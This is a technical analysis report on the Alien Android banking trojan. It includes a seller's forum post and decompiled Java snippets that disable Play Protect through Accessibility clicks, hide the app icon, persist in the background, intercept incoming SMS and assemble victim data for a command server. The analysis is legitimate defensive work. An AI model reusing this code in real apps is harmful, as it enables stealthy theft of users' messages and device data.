Alien


Technical Analysis Report

Contents

Introduction

Alien malware was first introduced in MaaS (Malware as a Service) forums by a user named ring0. The Alien pest appears to be an extension of Cerberus V1, according to ThreadFabric reports. It is estimated to have been developed by or separated from the Cerberus family as an alternative to the Cerberus pest, whose development was discontinued in early 2020.

Cerberus malware, which did not offer a major innovation in May 2020, added the ability to steal information only from the Google Authenticator application, in addition to the previous version. The code structure that performs this malicious operation is almost identical to the Alien malware that was released in February 2020. This similarity raises suspicions that the developers of the Cerberus pest are related to the Alien developers.



-ring0-

Премиум

Premium

Регистрация:	11.10.2019
Сообщения:	69
Реакции:	66
Депозит:	0.0059 ₿

28.03.2020

> k1polas06 сказал(а):
>
> Everyone who wants to rent can contact me

He has nothing to do with the alien product, possibly a ripper

Android / Windows Malware Developer

Krustywise

ЖАЛОБА

Alien malware of Android Banking Trojan type is more capable than ordinary Banking Trojan malware. Alien malware has high-level capabilities such as transferring important information such as sms, contacts, call logs on the victim device to the remote server, executing commands from the C2 server, and reading incoming notifications.

The features that Alien inherited from Cerberus are as follows;

- Showing fake html pages over real applications, in other words, overlay attack.

 - Recording keystrokes.

- Remote access and control.

- Collecting, managing, sending SMSs.

- Collecting information about the device.

- Collecting contacts in contacts.

- Get list of installed applications.

- Location tracking.

- Calling and routing.

- Application deletion, installation, launch.

 - Locking the device

- Don't show notification


 - Hide own icon, protect against deletion, detect virtual machine.

And they have similar behavior. These behaviors are among the main features of Cerberus.

The most obvious difference of Alien from Cerberus is that it sends a POST request in a different structure when communicating with C2 servers.


Detailed Analysis

Looking at AndroidManifest.xml, it is observed that very critical permissions are requested. In order to use most of these privileges at runtime without asking the user, it does so by obtaining the Accessibility Service's permission, like many other malware.




```
<uses-sdk android:minSdkVersion="20" android:targetSdkVersion="29"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_MULTICAST_STATE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
```

The encrypted KejDwbo.json dex file is loaded at runtime and performs its malicious activities.




```
vbox86p:/data/data/shift.divert.acid/app_DynamicOptDex # ls
KejDwbo.json oat
vbox86p:/data/data/shift.divert.acid/app_DynamicOptDex # cd ..
vbox86p:/data/data/shift.divert.acid # ls
app_DynamicLib app_DynamicOptDex app_apk app_textures app_webview cache code_cache shared_prefs
vbox86p:/data/data/shift.divert.acid #
```


It provides tracking of malicious activities through variables in the Ring0.xmld file, which is the SharedPraferences object. When the malicious dex is run, the screen size is saved in the SW and SE variables. The received screen size is used to stop the Play Protect service.



```
vbox86p:/data/data/shift.divert.acid/app_DynamicOptDex # ls
KejDwbo.json oat
vbox86p:/data/data/shift.divert.acid/app_DynamicOptDex # cd ..
vbox86p:/data/data/shift.divert.acid # ls
app_DynamicLib app_DynamicOptDex app_apk app_textures app_webview cache code_cache shared_prefs
vbox86p:/data/data/shift.divert.acid #
```




```java
/* renamed from: e */
public final void addValuetoSharedPref(Context context, String str, String str2) {
    SharedPreferences.Editor edit = context.getSharedPreferences(this.encrypted_texts.string_ring0, 0).edit();
    edit.putString(str, str2);
    edit.commit();
}
```




```java
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    Point point = new Point();
    getWindowManager().getDefaultDisplay().getSize(point);
    gluohqbisvsxy bVar = this.f790a;
    String str = this.f792c.str_SW;
    StringBuilder sb = new StringBuilder();
    sb.append(point.x);
    bVar.addValuetoSharedPref(this, str, sb.toString());
    gluohqbisvsxy bVar2 = this.f790a;
    String str2 = this.f792c.str_SE;
    StringBuilder sb2 = new StringBuilder();
    sb2.append(point.y);
    bVar2.addValuetoSharedPref(this, str2, sb2.toString());
```

It detects the components on the screen with Accessibility service authorizations and turns off Play Protect protection.




```java
if (str.equals(_decodeString("com.google.android.gms.security.settings.verifyappssettingsactivity"))) {
    this.f808d = _decodeString("1");
    accessibilityNodeInfo.performAction(ACTION_SCROLL_FORWARD);
    int parseInt5 = Integer.parseInt(this.f805a.editorSharedPref(this, this.f806b.string_SW));
    int parseInt6 = Integer.parseInt(this.f805a.editorSharedPref(this, this.f806b.string_SE));
    for (int r0 = parseInt6; r0 > 30; r0 -= 15) {
        lbbjtgrqzwjqamk_FinalClass_securitybypass._click_AccbltyNode(this, parseInt5 / 2, parseInt6 - r0);
    }
} else if (str.equals(_decodeString("android.app.alertdialog")) && this.f808d.equals(_decodeString("1"))) {
    for (AccessibilityNodeInfo accessibilityNodeInfo3 : accessibilityNodeInfo.findAccessibilityNodeInfosByViewId(_decodeString("android:id/button1"))) {
        accessibilityNodeInfo3.performAction(ACTION_CLICK);
        this.f808d = _decodeString("0");
        this.f824t = false;
        performAction_Back_twotimes();
    }
}

String[] strArr = {_decodeString("com.android.vending:id/toolbar_item_play_protect_settings"),
                   _decodeString("com.android.vending:id/play_protect_settings"), _decodeString("android:id/button1")};
for (int r53 = 0; r53 < 3; r53++) {
    for (AccessibilityNodeInfo accessibilityNodeInfo2 : accessibilityNodeInfo.findAccessibilityNodeInfosByViewId(strArr[r53])) {
        accessibilityNodeInfo2.performAction(ACTION_CLICK);
        this.f808d = _decodeString("1");
        if (strArr[r53].equals(_decodeString("android:id/button1"))) {
            this.f808d = _decodeString("0");
            this.f824t = false;
            this.f805a.addValuetoSharedPref(this, this.f806b.SR, _decodeString("0"));
            performAction_Back_twotimes();
        }
    }
}
```

Alien uses setComponentEnabledSetting method to hide its icon.




```java
if (!"xiaomi".equalsIgnoreCase(Build.MANUFACTURER) || (CLASS_ONEMLI.getVersionNameOfMiui() < 10 && Build.VERSION.SDK_INT < 29)) {
    bVar3.component_disable_dontkillapp(this);
}


public final void component_disable_dontkillapp(Context context) {
    if (this.encrypted_texts.f949m.isEmpty()) {
        context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, Activity_aucfjjrfkpqxrz.class),  //Main Activity
            COMPONENT_ENABLED_STATE_DISABLED, COMPONENT_ENABLED_STATE_DISABLED);
    }
}
```

By using the alarm service, the Broadcast Receiver named “ntpvhfaymn” is triggered at certain intervals.




```java
public static void _scheduleAPP(Context context, String str, long j) {
    try {
        Intent intent = new Intent(context, BroadcastReceiver_ntpvhfaymn.class);
        intent.setAction(str);
        ((AlarmManager) context.getSystemService("alarm")).setRepeating(0, System.currentTimeMillis() + j, j, PendingIntent.getBroadcast(context, 0, intent, 0));
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```




```java
if (intent.getAction().equals(this.f1020a.android_provider_Telephony_SMS_RECEIVED)) {
    CLASS_ONEMLI bVar = this.f1021b;
    try {
        Bundle extras = intent.getExtras();
        if (extras != null) {
            Object[] objArr = (Object[]) extras.get("pdus");
            String str = "";
            String str2 = "";
            if (objArr != null) {
                int length = objArr.length;
                int r4 = 0;
                while (r4 < length) {
                    SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) objArr[r4]);
                    str2 = str2 + createFromPdu.getDisplayMessageBody();
                    r4++;
                    str = createFromPdu.getDisplayOriginatingAddress();
                }
                String str3 = "Input SMS: " + str + " Text: " + str2 + "[143523#]";
                bVar._log("sendSMS", str3);
                bVar.addToSharedPref(context, bVar.encrypted_texts.string_AS, str3);
                bVar.post_sms_log(context, bVar.editorSharedPref(context, bVar.encrypted_texts.string_QQ));
```

Battery optimization is turned off so that harmful services can run in the background.




```java
/* renamed from: beyond.just.settle.xlwdlfcvmrjew */
public class Activity_xlwdlfcvmrjew_ignore_batt_optm extends Activity {
    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        try {
            new CLASS_ONEMLI();
            if (!CLASS_ONEMLI.isIgnoreBatteryOptm(this)) {
                Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS", Uri.parse("package:" + getPackageName()));
                intent.addFlags(FLAG_ACTIVITY_NEW_TASK);
                intent.addFlags(FLAG_RECEIVER_REGISTERED_ONLY | FLAG_ACTIVITY_NO_HISTORY);
                startActivity(intent);
            }
        } catch (Exception unused) {
        }
        finish();
    }
}
```

The "qtnaqq" service, which manages the commands from the command and control server, is started by checking the internet connection




```
/* renamed from: l */
public final void mo398l(Context context) {
    if (isConnectedNetwork(context)) {
        if (!isRunningService(context, IntentService_qtnaqq_C2.class)) {
            context.startService(new Intent(context, IntentService_qtnaqq_C2.class));
        }
    } else if (!isLockScreenActive(context)) {
        try {
            if (_var_wakelock != null) {
                _var_wakelock.release();
            }
            PowerManager.WakeLock newWakeLock = ((PowerManager) context.getSystemService("power")).newWakeLock(805306394, getClass().getName());
            _var_wakelock = newWakeLock;
            newWakeLock.acquire();
        } catch (Exception unused) {
        }
    }
}
```

Data collected to be transferred to the remote server in JSON format include data such as battery percentage, device policy, language information, Accessibility Service status, default SMS application, victim device ID, phone number of the used line, registered Google accounts, and permissions obtained from the device.




```
try {
    jSONObject.put("DM", sharedPref(AL));
    jSONObject.put("AD", "null");
    jSONObject.put("BL", CLASS_ONEMLI.getBatteryPercentage(context));
    jSONObject.put("TW", sharedPref(AK));
    jSONObject.put("SA", m812a(CLASS_ONEMLI.checkDevicePolicyIsAdminActive(this) ? "1" : "0"));
    jSONObject.put("SP", sharedPref(SR));
    jSONObject.put(m812a("NWEzZQ=="), CLASS_ONEMLI.m706v(context));
    jSONObject.put("LE", Locale.getDefault().getLanguage());
    jSONObject.put("SY", m812a(CLASS_ONEMLI.isEnabledAccessibiltyServ(context, AccessibilityService_bve.class) ? "1" : "0"));
    jSONObject.put("SM", CLASS_ONEMLI.isDefaultSmsApp(this));
    jSONObject.put("ID", victimID);
